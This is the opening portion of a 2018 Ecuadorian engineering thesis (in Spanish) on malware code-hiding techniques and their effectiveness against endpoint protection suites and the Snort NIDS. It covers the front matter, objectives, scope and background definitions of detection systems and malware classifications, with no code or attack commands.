

ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA DE SISTEMAS

ANÁLISIS DE LAS TÉCNICAS DE OCULTACIÓN DE CÓDIGO MALICIOSO PARA EVASIÓN DE SISTEMAS DE PROTECCIÓN DE USUARIO FINAL Y NIDS

**TRABAJO DE TITULACIÓN PREVIO A LA OBTENCIÓN DEL TÍTULO DE
INGENIERO EN SISTEMAS INFORMÁTICOS Y DE COMPUTACIÓN**

MAURICIO SEBASTIÁN CABRERA LAGUAPILLO

mauricio.cabrera@epn.edu.ec

mauseb91@gmail.com

YESSENIA CAROLINA LARCO ANDRADE

yessenia.larco@epn.edu.ec

yesslerarco@hotmail.com

DIRECTOR: Ing. Jhonattan Barriga MSc., CEH

jhonattan.barriga@epn.edu.ec

Quito, mayo 2018

CERTIFICACIÓN

Certifico que el presente trabajo fue desarrollado por Mauricio Sebastián Cabrera Laguapillo y Yessenia Carolina Larco Andrade, bajo mi supervisión.

Ing. Jhonattan Barriga MSc.
DIRECTOR DE PROYECTO

DECLARACIÓN

Nosotros, Mauricio Sebastián Cabrera Laguapillo y Yessenia Carolina Larco Andrade, declaramos bajo juramento que el trabajo aquí descrito es de nuestra autoría; que no ha sido previamente presentada para ningún grado o calificación profesional; y, que hemos consultado las referencias bibliográficas que se incluyen en este documento.

A través de la presente declaración cedemos nuestros derechos de propiedad intelectual correspondientes a este trabajo, a la Escuela Politécnica Nacional, según lo establecido por la Ley de Propiedad Intelectual, por su Reglamento y por la normatividad institucional vigente.

Mauricio Sebastián Cabrera Laguapillo

Yessenia Carolina Larco Andrade

DEDICATORIA

Dedico este trabajo a mis padres que han sido el pilar fundamental hasta este punto de mi vida y seguramente seguirán siendo un apoyo hasta el día que ellos estén. Y a mí yo del futuro, que sea uno de los primeros pasos de todo lo que queremos llegar a ser.

Mauricio

DEDICATORIA

Va dedicado a mis padres, Gonzalo y María del Carmen, quiénes han sido el pilar fundamental en mi vida y a quiénes les debo mucho más que simples palabras. También, para mi tía Chio, tú también has sido una parte importante en mi vida y otro pilar en ella. Para mis hermanas, Pame y Nata, mis compañeras y amigas por siempre y para mi querido Dylan.

Para Mauricio, por creer en mí y ser un apoyo fundamental en el desarrollo de este proyecto.

Yessenia

AGRADECIMIENTO

Agradezco a mi madre Arq. Marcia Laguapillo y a mi padre Lcdo. Franco Cabrera, por ser un apoyo incondicional para poder llegar a esta meta, por demostrarme los principios, valores y moralidad que una persona de bien debe tener y por nunca dejar de confiar en mí hasta en los momentos en los que ni yo mismo creía en mí.

A mis hermanos Karla y Diego, por aguantar mis momentos de estrés producidos durante la carrera y por ser apoyo emocional en este tipo de ocasiones.

A mi mejor amiga, novia y compañera Yessenia Larco, por ser parte de este proceso y ser una gran parte de mi vida. Espero este sea el primero de muchos más proyectos juntos.

A mi tutor Ing. Jhonattan Barriga, por ayudarnos a ver más allá de lo evidente y guiarnos a lo largo de este proceso por medio de su experiencia y conocimiento.

A mi tía Lupe Laguapillo y mis primos Paul y Alejandro, por ser parte importante y un apoyo más de mi vida y durante todo este proceso universitario.

A todas y cada una de las personas que aportaron con un granito de arena para que pueda cumplir esta meta.

Mauricio

AGRADECIMIENTO

Primero quiero agradecer a Dios por darme salud y fortaleza para poder llegar a concluir esta etapa de mi vida.

Agradecer a mi padre, por enseñarme que, aunque las circunstancias se tornen duras, siempre hay que seguir luchando. A mi madre, por todo su tiempo y paciencia que me ha tenido y por impulsarme a no decaer nunca. Gracias totales por todo, esto es por y para ustedes.

A ti Chio, por ser como nuestra segunda madre y quién también me ha impulsado a continuar a pesar de las circunstancias, gracias por todo.

A mis hermanas, quienes con su paciencia y ejemplo me han inspirado para alcanzar la misma meta que ustedes alcanzaron. A ti Nata, por ser siempre esa compañera y quién muchas veces me ha impulsado a no decaer, gracias por eso. A mi querido Dylan, porque con su amor y admiración me han inspirado para seguir adelante y poder ser ese ejemplo que te mereces.

A Mauricio, mi compañero de proyecto y ahora una parte importante en mi vida, gracias por creer en mí, no dejarme decaer y siempre estar a mi lado.

También, quiero agradecer al Ing. Jhonattan Barriga por aceptar el duro reto que he sido y por todo el conocimiento y enseñanzas que me deja.

A la Escuela Politécnica Nacional, por permitirme esta gran oportunidad y a todos mis profesores, por sus enseñanzas y consejos.

Y, por último, pero no menos importante, a mis amigos con los que hemos aprendido y vivimos grandes y felices experiencias durante este largo camino que cruzamos juntos, gracias por todo Cari, Andre, Washo, Dianita y en especial a Jorge y Sandrita quiénes fueron un apoyo súper importante en mis momentos más difíciles, gracias por todo.

Yessenia

ÍNDICE DE CONTENIDO

1. INTRODUCCIÓN.....	1
1.1. Objetivos	1
1.1.1. Objetivo General.....	1
1.1.2. Objetivos Específicos	1
1.2. Alcance.....	2
1.3. Conceptos previos	4
1.3.1. Sistema de protección de usuario final	4
1.3.2. Sistemas de protección y detección de red.....	6
1.3.3. Framework malicioso (Toolkit)	9
1.3.4. Malware.....	9
1.3.5. Entorno virtual controlado	11
2. METODOLOGÍA.....	12
2.1. Revisión del estado del arte.....	14
2.1.1. Técnicas de ocultación	14
2.1.2. Tendencia de uso de técnicas de ocultación de código malicioso.....	32
2.2. Selección de herramientas utilizadas en el entorno virtual controlado	33
2.2.1. Sistemas de protección de usuario final.....	33
2.2.2. Sistema de protección de usuario final con licenciamiento gratuito.....	39
2.2.3. Sistema operativo Windows.....	41
2.2.4. Sistema de detección de intrusos de red - SNORT	43
2.3. Ejecución y/o desarrollo de muestras de malware	44
2.3.1. Análisis de framework.....	45
2.3.2. Análisis de muestras de malware funcionales.....	51
2.3.3. Muestras de malware generadas.....	52
2.4. Ejecución de pruebas	55
2.4.1. Entorno virtual controlado	55
2.4.2. Ejecución de las muestras de malware en el entorno virtual controlado	63
2.4.3. Entorno real controlado (Caso de estudio).....	67
3. RESULTADOS Y DISCUSIÓN	73
3.1. Resultados	73
3.1.1. Resultados obtenidos durante la ejecución y/o desarrollo de las muestras de malware.....	73
3.1.2. Resultados obtenidos durante las pruebas en el entorno virtual controlado.....	74

3.1.3. Resultados obtenidos durante las pruebas en el entorno real controlado (caso de estudio)	85
3.2. Discusión	87
3.2.1. Entorno virtual controlado	87
3.2.2. Entorno real controlado (Caso de estudio).....	89
4. CONCLUSIONES Y TRABAJOS FUTUROS	91
4.1. Conclusiones	91
4.2. Trabajos futuros.....	93
5. REFERENCIAS BIBLIOGRÁFICAS.....	95
6. ANEXOS	i
A. VIDEOS DE LAS PRUEBAS MÁS RELEVANTES REALIZADAS EN EL ENTORNO VIRTUAL CONTROLADO.	i
B. LOGS DE SNORT OBTENIDOS DURANTE LAS PRUEBAS REALIZADAS EN EL ENTORNO VIRTUAL CONTROLADO.	i
C. TABULACIÓN DE LOS RESULTADOS DE LAS EJECUCIONES POR MUESTRA EN EL ENTORNO VIRTUAL CONTROLADO.	i
D. TABULACIÓN DE LOS RESULTADOS DE LAS EJECUCIONES POR MUESTRA EN EL ENTORNO REAL CONTROLADO.....	viii

RESUMEN

El malware se ha convertido en una de las principales problemáticas para todo lo referente a ciencias de la computación. Desde su origen en 1986 hasta la fecha, los creadores de malware se la han ingeniado continuamente para ocultar su código, utilizando cada vez nuevas y mejores técnicas para lograr su objetivo. Esto ha llevado a que surjan diferentes variantes de las cuales poco o nada se sabe. De igual forma, se desconoce la efectividad que estas técnicas de ocultación puedan tener contra los diferentes sistemas de seguridad informática y cuáles de estas son utilizadas actualmente.

En el siguiente proyecto, se propone realizar una investigación de todas las técnicas de ocultación de código que existen hasta la redacción de este documento, para determinar su funcionamiento, cómo son utilizadas a la hora de crear código malicioso y cuál es su efectividad contra diferentes sistemas de seguridad informática. En este proyecto, se propone probarlas, mediante la construcción de muestras propias basadas en framework de creación de software malicioso, en contra de los sistemas de protección de usuario final que han sido mejor calificados por AV-TEST, el sistema de protección de usuario final con licenciamiento gratuito mejor calificado por PC-Magazine y el Sistema de Detección de Intrusos Snort.

Esto con la finalidad de generar un “TOP” de técnicas de ocultación de código malicioso, que ayudará a las instituciones a elegir o configurar de mejor manera los sistemas de seguridad informática que deseen implementar, para protegerse contra las amenazas que podrían utilizar estas técnicas. Así como se lo hizo en el caso de estudio de este proyecto.

Palabras clave: *malware, seguridad informática, ocultación de código de malicioso, toolkits.*

ABSTRACT

Malware has become one of the major issues for computer science. Since 1986 to present, malware developers have managed to hide their code, using new and better techniques to achieve their goal. This has allowed the appearance of different variants of which few or nothing is known. In same way, the effectiveness that these hiding techniques may have against the different systems of computer security and which of these are currently used, is unknown.

In the following project, an investigation of all the hiding techniques of code that exist until the writing of this document is proposed, to determine its operation, way of development and effectiveness against different systems of computer security. Moreover, a testing phase with self-developed malware samples will be carried out against the end user protection systems that have been better qualified by AV-TEST, the end user protection system with free licensing better qualified by PC-Magazine and the Intrusion Detection System Snort.

Finally, generating a "TOP" of malicious code hiding techniques, which will help organizations to identify minimum security requirements that have to be met by security solutions or increase current security level by understanding what current threats use, as shown in the case of study of this project.

Key words: *malware, cybersecurity, malicious code hiding, toolkits*

1. INTRODUCCIÓN

El presente proyecto se basa en el análisis de las técnicas de ocultación de código malicioso, determinando cual es la tendencia actual a la hora de crear malware y su efectividad ante los sistemas de protección de usuario final y los sistemas de detección de intrusos de red. En esta sección se define, los objetivos del proyecto, su alcance y conceptos previos.

1.1. Objetivos

1.1.1. Objetivo General

Analizar las técnicas de ocultación de código malicioso para la evasión de sistemas de protección de usuario final y NIDS y determinar la efectividad de dichas técnicas.

1.1.2. Objetivos Específicos

- Identificar y entender el funcionamiento de las técnicas de ocultación de código malicioso para la evasión de sistemas de protección de usuario final y NIDS.
- Determinar cuál es la tendencia que ha surgido durante los últimos 5 años en cuanto a uso de técnicas de ocultación.
- Identificar y seleccionar los sistemas de protección de usuario final de marca comercial, de licenciamiento gratuito, NIDS y sistemas operativos más utilizados, basados en análisis independientes a la industria.
- Ejecutar y/o desarrollar malware que utilice las técnicas más recientes de ocultación analizadas, según sea el caso.
- Generar un top de técnicas de ocultación en base a los porcentajes de efectividad obtenidos de cada prueba individual.

1.2. Alcance

El siguiente proyecto se basa en la clasificación de malware basada en la ocultación de código, específicamente en el malware de segunda generación, donde las técnicas de ocultación de código permiten que la estructura del malware cambie en cada variante. Para ello, el proyecto se dividió en las siguientes etapas:

- **Investigación de las técnicas de ocultación de código.**

La investigación realizada permitió discernir de todas las técnicas de ocultación de código existentes, solo aquellas que son utilizadas para la implementación de malware por los atacantes para la evasión de sistemas de protección. Además, se investigó su funcionamiento, estructura, implementación y el período de tiempo en el que fueron más utilizadas. Luego de esta investigación se determina cuál es la tendencia de uso de estas técnicas durante los últimos cinco años.

- **Ejecución y/o desarrollo de muestras de malware.**

Las muestras de malware fueron recopiladas a partir de la tendencia de uso de las técnicas de ocultación en los últimos cinco años, que se determinó durante la investigación. Se procedió a buscar, desarrollar y ejecutar diversas muestras de malware, que aplican estas técnicas.

- **Ejecución de pruebas.**

Las pruebas fueron realizadas dentro de un entorno virtual controlado, implementado sobre la herramienta de virtualización VirtualBox, en el cuál se ejecutaron las muestras recopiladas para analizar su comportamiento durante tres etapas: infección, ejecución y comunicación, contra los sistemas de protección seleccionados. Esto con el fin de determinar la efectividad de las técnicas en cada una de estas etapas. Además, se realizaron pruebas con sistemas de protección en producción dentro del Departamento de Tecnología de una Institución XYZ, como un caso de estudio real. Los nombres de dicha Institución no son revelados debido a los acuerdos de confidencialidad a los que se llegaron.

El proceso de pruebas consistió en analizar las tres etapas del malware, infección, ejecución y comunicación, para cada una de estas etapas se tomaron diferentes escenarios, todas las protecciones habilitadas, la protección fue pausada o suspendida y eliminación del proceso del sistema de protección.

- **Análisis de resultados.**

Los resultados de cada una de las pruebas fueron tabulados, se calculó el porcentaje de efectividad de cada par de técnicas puestas a prueba, a partir de lo cual se logró determinar un TOP de técnicas de ocultación contra los sistemas de protección.

En el proyecto no se analizan técnicas de propagación, técnicas de infección ni métodos de hacking o post explotación, lo único que se busca es contrastar la efectividad de las técnicas de ocultación de código, contra los sistemas de protección de usuario final y los sistemas de detección de intrusos de red (NIDS). Las técnicas que fueron parte de la investigación de este proyecto son:

- **Ofuscación**
 - **A nivel de shellcode/opcode**
 - Cifrado
 - Oligomorfismo
 - Polimorfismo
 - Metamorfismo
 - **A nivel de capa de aplicación**
 - Ofuscación de código JavaScript
 - Uso de iFrames
 - Cross Site Scripting (XSS)
 - Ofuscación Dinámica
- **Stealth**
- **Tunneling**
- **Armouring**
- **File Less Malware**
 - Ram – Powershell
 - GPU Assisted
 - VM Malware
 - Packers
- **Inserción y evasión**
 - Descarte de fragmentos
 - Time To Live (TTL)
 - Corrupción del Timeout
 - Violaciones de protocolo TCP/IP

- **Fragmentación**
 - Del Timeout
 - Overlapping
 - Overwrite
- **Denegación de servicio**
 - Inserción de tráfico basura (Resource Depletion)
 - Por complejidad
- **A través de capa de enlace**
 - Wired
 - Wireless

1.3. Conceptos previos

Los conceptos que se definen a continuación, sirven para un mejor entendimiento de lo realizado durante cada una de las etapas de la ejecución del proyecto.

1.3.1. Sistema de protección de usuario final

Los sistemas de protección de usuario final en seguridad informática son un dispositivo, procedimiento o tecnología que funciona como contramedida para el usuario final, reduciendo una amenaza, vulnerabilidad o ataque al eliminarla, prevenirla, minimizar su daño o reportándola para que se tome la debida acción correctiva. Estos sistemas de protección pueden ser, software de seguridad y de protección en tiempo real [1] [2].

El software de seguridad es cualquier programa, aplicación o complemento que prevenga, detenga o facilite la protección del sistema operativo del usuario final, estos pueden ir desde los ad-blockers, hasta los limpiadores de archivos y registros no válidos. Estos software de seguridad pueden ser utilizados en cualquier momento por el usuario final y no tienen una persistencia de ejecución [3].

Los sistemas de protección en tiempo real son aquellos que proveen al usuario final de una protección en tiempo de ejecución, es decir, siempre están escaneando los archivos, programas y actividades que ejecuta o hace el usuario. Estos sistemas pueden ser, anti-malware, anti-virus, firewalls o suites, estas últimas son la recopilación de todas las anteriores en un solo sistema (anti-malware, anti-virus y firewall) [3].

Métodos de Detección

Los sistemas de protección de usuario final utilizan diversos métodos de detección de malware, los cuales se clasifican en, detección basada en firmas, detección basada en comportamiento o anomalías y la detección por descifrado general [4] [5].

- Los métodos de detección basados en firmas escanean los archivos nuevos ingresados al sistema, de contener una secuencia de bytes que coincida con una de las firmas basada en bytes de una amenaza conocida, el software lo considera un riesgo y procede al proceso de desinfección. Utilizando herramientas automáticas, los analistas de seguridad derivan firmas mediante el análisis del contenido de archivos confirmados como maliciosos. Este tipo de análisis no es eficaz contra nuevo malware ya que este no puede ser detectado sin una firma disponible. Además, generar una nueva firma lleva tiempo lo que lo hace un método de detección efectivo contra amenazas existentes y exploits conocidos [4] [5].
- La detección basada en comportamiento o anomalías (Heurística) examina dinámicamente el comportamiento de ejecución de un programa, archivo o comando y luego los clasifica como malicioso o benigno en función de dicho comportamiento. Este tipo de detección tiene el potencial de detectar nuevo malware y también proporciona protección contra ejecuciones peligrosas. Sin embargo, este tipo de detección tiene un mayor índice de falsos positivos que los basados en firmas, ya que algunos programas benignos pueden comportarse como malignos, tal es el caso de los sistemas distribuidos de gestión remota, por ejemplo, el "*Sistema Distribuido Para gestión de Laboratorio de Informática de la FIEE*", tesis desarrollada en la EPN [6], cuyo comportamiento es similar a la de los payloads de conexión remota [4] [5].
- La detección por descifrado general utiliza un emulador de CPU, un escáner de firmas y un módulo de control de emulación, al recibir una petición de análisis de un archivo cuestionable, el antivirus genera un entorno virtual donde carga y le permite la ejecución al archivo, en este entorno el riesgo se minimiza y puede analizar el motor de descifrado general. Una vez que el malware termine el descifrado y la carga útil comienza a ejecutarse, el sistema de protección verifica mediante el escáner de firmas si es un archivo malicioso o no y toma las medidas del caso. En algunos sistemas de protección, se añade un 4 componente que es el escáner heurístico, el cual se encarga de analizar el comportamiento de la carga útil una vez que esta ha sido descifrada [4].

La finalidad del proyecto es evaluar la efectividad de las técnicas de ocultación de código malicioso contra los sistemas de protección de usuario final que proveen de una protección en tiempo real, específicamente contra las suites seleccionadas para este proyecto.

1.3.2. Sistemas de protección y detección de red

Los sistemas de protección de red no tienen una estructura única, ya que estos se basan en soluciones tanto de hardware como de software. La combinación de estos es lo que permite que una red sea de fácil uso, fiable, íntegra y que proteja los datos que se manejan en ella. Es necesario la aplicación de varios niveles de seguridad dentro de una red, ya que si uno de ellos falla los demás siguen disponibles y la protegen. Los componentes de seguridad que la integran van desde antivirus, antispyware, Firewall, Sistemas de Prevención de Intrusos (IPS), Sistemas de Detección de Intrusos (IDS) hasta VPN (Virtual Private Network – Red Privada Virtual) [7].

Los tres sistemas de protección de red más utilizados y populares son: Firewall, IPS e IDS. Cabe mencionar que, en seguridad informática, no existe un sistema que asegure que una red esté protegida al 100% de los atacantes, ya que cada uno de estos sistemas tienen puntos débiles y defectos que pueden ser explotados por un atacante para evitarlos.

Firewall

Un firewall es cualquier dispositivo, software o equipo que limita el acceso a una red privada de corporaciones, instituciones gubernamentales, universidades, pequeños negocios o del hogar. Generalmente, se los ubica como un muro que separa a una red privada o LAN, de redes públicas o Internet. En general, los firewalls intentan mantener la privacidad y garantizar las comunicaciones que pasan a través de ellos, además de mantener a la red libre de accesos no autorizados a bases de datos, recursos de computación y comunicación. Desde su desarrollo, se han utilizado diversos métodos para su implementación, esto les permite filtrar el tráfico de red en una o más capas del modelo OSI, más comúnmente en la de aplicación, transporte, red y enlace de datos, ya que los datos que circulan de adentro hacia afuera y viceversa, funcionan en más de una de ellas [8] [9] [10].

Los firewalls implementan diferentes métodos para la detección de posible tráfico malicioso como: filtrado de paquetes, application Gateway, servidor proxy y NAT (Network Address Translation). Es importante señalar que, debido al constante flujo de datos a través de un firewall, este no es capaz de detener todos los ataques que se puedan perpetrar a este,

como puede ser un ataque interno de un usuario de la misma red. Algunas tecnologías emergentes, como las Redes Privadas Virtuales (VPN) y las redes Peer to Peer, representan muchos desafíos para los firewalls [10].

La administración del firewall para configurar reglas de acceso y bloqueo, suele estar a cargo del administrador de la red en la que se lo implementa [10].

Sistema de Detección de Intrusos - Intrusion Detection System (IDS)

Un Sistema de Detección de Intrusos (IDS) puede ser un dispositivo o un software cuya principal función es detectar actividades hostiles en una red, registrar información sobre ellas y reportarlas al administrador del sistema. Además, registra las actividades maliciosas que se realicen, emiten alarmas y/o bloquear las conexiones sospechosas [11] [12]. Otra de sus ventajas es que tienen la capacidad de distinguir entre un ataque interno (provenientes de los propios usuarios de la red) y un ataque externo (provenientes de hackers) [12].

Los IDS emplean principalmente dos técnicas para detectar tráfico/actividad maliciosa; IDS basado en anomalías estadísticas e IDS basado en firmas. Los IDS basados en anomalías estadísticas, basan una línea de lo que es un tráfico en la red normal (uso normal de ancho de banda, puertos que se usan habitualmente, etc.), cuando un tráfico se sale de estas se emite una alerta. Un IDS basado en firmas, en cambio compara muestras de tráfico de red con firmas ya reconocidas, si la muestra coincide con alguna firma, emitirá una alerta; el problema de este tipo de IDS, es que no pueden detectar ataques que aún no han sido firmados, en cambio uno basado en anomalías estadísticas si podría hacerlo. [11]

Existen varios tipos de IDS, los más utilizados son los IDS de Host (HIDS – Host IDS) y los IDS de Red (NIDS – Network IDS). Este trabajo se basa en el uso de NIDS.

Sistema de Prevención de Intrusos - Intrusion Prevention System (IPS)

Un Sistema de Prevención de Intrusos (IPS) puede ser un software o hardware que tiene la capacidad de detectar y prevenir ataques, ya sean conocidos o desconocidos, ya sea borrando sesiones, reiniciando sesiones, bloqueando paquetes o interviniendo tráfico. También se lo puede definir como un dispositivo de seguridad que supervisa las actividades de la red y / o del sistema en busca de comportamientos no deseados y puede interactuar para evitar esas actividades. Un IPS generalmente está diseñado para operar de manera completamente invisible en una red [12] [13].

La principal diferencia entre un IDS y un IPS, es que el segundo no permite que pase tráfico malicioso, mientras que el IDS permite el paso de este antes de tomar acciones. Además, los IPS pueden implementar reglas como un firewall, pero no es su principal función. Un IPS protege principalmente la confidencialidad (visualización o copia de información almacenada), integridad (alteración no autorizada de información) y disponibilidad de una red [12].

Existen muchos tipos de IPS, los cinco principales son:

- **Sistemas de detección en línea:** Son una barrera directa entre la red interna y una externa, suelen colocarse frente al firewall. Filtran directamente el tráfico, dejando pasar tráfico bueno a la red interna, o a su vez bloqueándolo.
- **Switch de capa siete:** Actúan como balanceadores de carga en conjunto con el firewall para aplicaciones web, es capaz de inspeccionar el tráfico para saber a dónde direccionarlo.
- **Sistemas de engaño y honeypots:** Las honeypots están diseñadas para ser atacadas, en cuanto un atacante (hacker) la encuentra, el sistema engañoso entrega al atacante información no válida que al ser usada por el atacante en una próxima instancia permite al sistema bloquear sus ataques.
- **Firewall de aplicaciones:** Es un software que se instala en cada uno de los servidores que se desea monitorear. Se monitorea principalmente las peticiones a este, el uso de memoria y la manera como interactúa el software con el sistema, para diferenciar un uso adecuado de uno malicioso. Pueden bloquear el acceso dentro y fuera del sistema de un cliente, ciertos tipos de comportamientos de una aplicación, como mensajería instantánea.
- **Switches híbridos:** Es la combinación de un switch de capa siete con un firewall de aplicación. Este no protege toda la red, sino solo los servidores para los que está configurado que monitoree [12].

Sistema de Detección de Intrusos de Red - Network IDS (NIDS)

Un Sistema de Detección de Intrusos (NIDS) es un tipo de IDS implementado a una red, por lo cual su funcionamiento y propósito ya fue detallado anteriormente. Cuando se implementa un IDS para que monitoree una red, este pasa a ser un monitor pasivo de esta, tiene la función principal de capturar e inspeccionar el tráfico en modo promiscuo o sniffer (copia directamente los paquetes desde la red, independientemente de su destino), para detectar patrones de ataque o actividad maliciosa no autorizada [14].

Los NIDS trabajan analizando el tráfico que es transmitido por la red. Dividen paquetes, analizan los protocolos utilizados y sacan información relevante de estos, esto se lo logra escuchando los paquetes transmitidos. Son buenos para analizar patrones de ataque a bajo nivel y pueden correlacionar el ataque a varios equipos en una red, pero se los aísla de lo que ocurre en un sistema informático, a diferencia de los IDS basados en host, donde estos se mantienen informados por el sistema operativo de que es lo que sucede en el sistema informático [15].

La mayoría de NIDS son basados en firmas. Una desventaja de estos, es que no pueden saber la topología completa de red que están monitoreando, no conocen la integridad de una sesión, no comprenden el protocolo observado, esto puede llevar a que emitan una gran cantidad de falsos positivos [16].

1.3.3. Framework malicioso (Toolkit)

Framework (marco de trabajo), según el diccionario de Cambridge, es una estructura de soporte alrededor de la cual se puede construir algo [17]. En software un framework o marco de trabajo, se refiere a una mini-arquitectura de software reutilizable, compuesta por elementos personalizables e intercambiables para agilizar el desarrollo de una aplicación. También se puede considerar a un framework como una aplicación genérica, incompleta y configurable, que puede ser reutilizada por su diseño y a la cual se le incorporan las piezas faltantes para construir la aplicación deseada [18] [19].

En base a lo anterior, se puede definir a un framework malicioso como un marco de trabajo compuesto por ciertos elementos personalizables para agilizar la creación, modificación, y reutilización de código malicioso o malware como tal. Durante la realización del proyecto se usaron una serie de framework maliciosos que permiten la ágil y fácil generación ya sea de código malicioso o de malware listo para su ejecución.

1.3.4. Malware

Malware (etimológicamente procedente del inglés Malicious Software o Software Malicioso) es un tipo de software diseñado con la finalidad de infiltrarse en un sistema, computador o red, sin el consentimiento del propietario. Este software malicioso cuenta con una estructura tecnológica muy compleja que le permite penetrar a través de las redes informáticas y alojarse dentro de cualquier equipo [20].

El propósito que se le da al malware puede variar de acuerdo a los objetivos que tengan los creadores del mismo, puede ir desde simplemente infiltrarse en el equipo de la víctima

por pura curiosidad, robar información confidencial, dañar de alguna forma los equipos o incluso vulnerar los sistemas de infraestructura crítica [21].

1.3.4.1. Clasificación

Malware es un término extenso que abarca diversos tipos de código malicioso y otro software no deseado. Estos se pueden clasificar de distintas maneras, dependiendo de los criterios utilizados [22]. Los criterios más comunes son:

- **Clásico:** es un criterio que actualmente se encuentra obsoleto para la práctica real y actualmente utilizada para la instrucción, ya que detalla una clasificación del malware a breves rasgos [20]. El malware es categorizado en:
 - **Virus**
 - **Gusanos**
 - **Bombas lógicas**
 - **Troyanos**
 - **Dialers**
 - **Exploits**
 - **Rootkits**
- **Finalidad:** criterio mucho más efectivo para clasificar el malware, ya que toma aspectos de la práctica real [20]. El malware es categorizado en:
 - **Ransomware**
 - **Spyware**
 - **Adware**
 - **Troyano clic**
 - **Troyano SMS**
 - **Rogueware**
 - **Botnets**
 - **Crimeware**
- **Propagación:** esta clasificación considera los métodos de infección que utiliza el malware y los categoriza en:
 - **Troyano PUP**
 - **Virus**
 - **Gusano**
 - **Hacking tools**
 - **Fake-AV**
 - **Spam**

- **Ocultación:** la clasificación basada en la capacidad ocultación de código es el primer paso para establecer un procedimiento de no detección [23]. Básicamente se distinguen en:
 - **Primera generación:** La estructura del malware no cambia, es decir, el código es íntegro al momento de su ejecución [23].
 - **Segunda generación:** La estructura del malware cambia en cada variante, mientras las acciones se mantienen íntegras [23].

El presente trabajo se enfoca en esta última clasificación, analizando cada una de las técnicas que existen.

1.3.5. Entorno virtual controlado

Entorno virtual

La palabra virtual es definida por el diccionario de Cambridge, como algo que se puede ver o hacer en una computadora y, por lo tanto, sin ir a ninguna parte [24]. Por Wordreference, como algo simulado o extendido temporalmente por medio de un software computacional [25].

La palabra entorno, en computación, es definida por Cambridge, como el sistema en el cual una computadora o un programa operan [26].

Un entorno virtual, basado en las definiciones anteriores, se puede definir como una simulación en una computadora de algo que existe físicamente. Puede ser un ecosistema completo, una calculadora, otra computadora, una red de computadoras, etc.

Entorno controlado

Un entorno controlado es definido por el diccionario de ingeniería como, un ambiente cerrado en el que se toman medidas para proporcionar un entorno que cumpla con ciertos requisitos, como mantener una temperatura específica, aislar del electromagnetismo, etc. Tales entornos pueden usarse para realizar pruebas o proteger equipos electrónicos [27].

Entorno virtual controlado

Un entorno virtual controlado, basado en las definiciones anteriores, es una simulación en computadora de algo que existe físicamente, en el cual se toman medidas para que cumpla con ciertos requisitos. Para el propósito de este proyecto, un entorno virtual controlado es la simulación de una red LAN física, mediante virtualización de computadoras, la cual cumple con ciertos requisitos de seguridad, para evitar las filtraciones de malware fuera de este.

2. METODOLOGÍA

La metodología describe paso a paso como se desarrolló el proyecto, desde la etapa investigativa hasta la realización de pruebas. Además, se incluye el proceso llevado a cabo en el caso de estudio.

El malware, al no ser considerado “software tradicional”, no tiene una metodología de desarrollo determinada, por lo cual no se puede aplicar ninguna metodología tradicional durante la realización de este proyecto. Sin embargo, para la realización del proyecto y la posterior generación del “TOP” se utilizó la metodología que se muestra en la Figura 2.1.

No existen trabajos previos que realicen un análisis similar al propuesto, es decir, que englobe todas las técnicas de ocultación de código malicioso existentes hasta la actualidad y evalúe su efectividad, solo existen publicaciones de estudios y trabajos en revistas, artículos y conferencias que analizan técnicas de manera individual. En la tesis de Carrasco R., *et al.* “*Sistema de ofuscación de malware para la evasión de NIDS*” [28], se realiza una recopilación de algunas técnicas, hasta 2013, para la evasión de sistemas de protección y se desarrolla un sistema que pueda evadir los diferentes NIDS, no se analiza la efectividad de dichas técnicas contra los sistemas de protección. Durante este proyecto se realizó la recopilación de toda la información dispersa por todos estos trabajos, por lo que la información analizada y recopilada es muy extensa. En la Sección 2.1 (Revisión del estado del arte), se puede ver sintetizado mediante tablas toda la información recopilada.

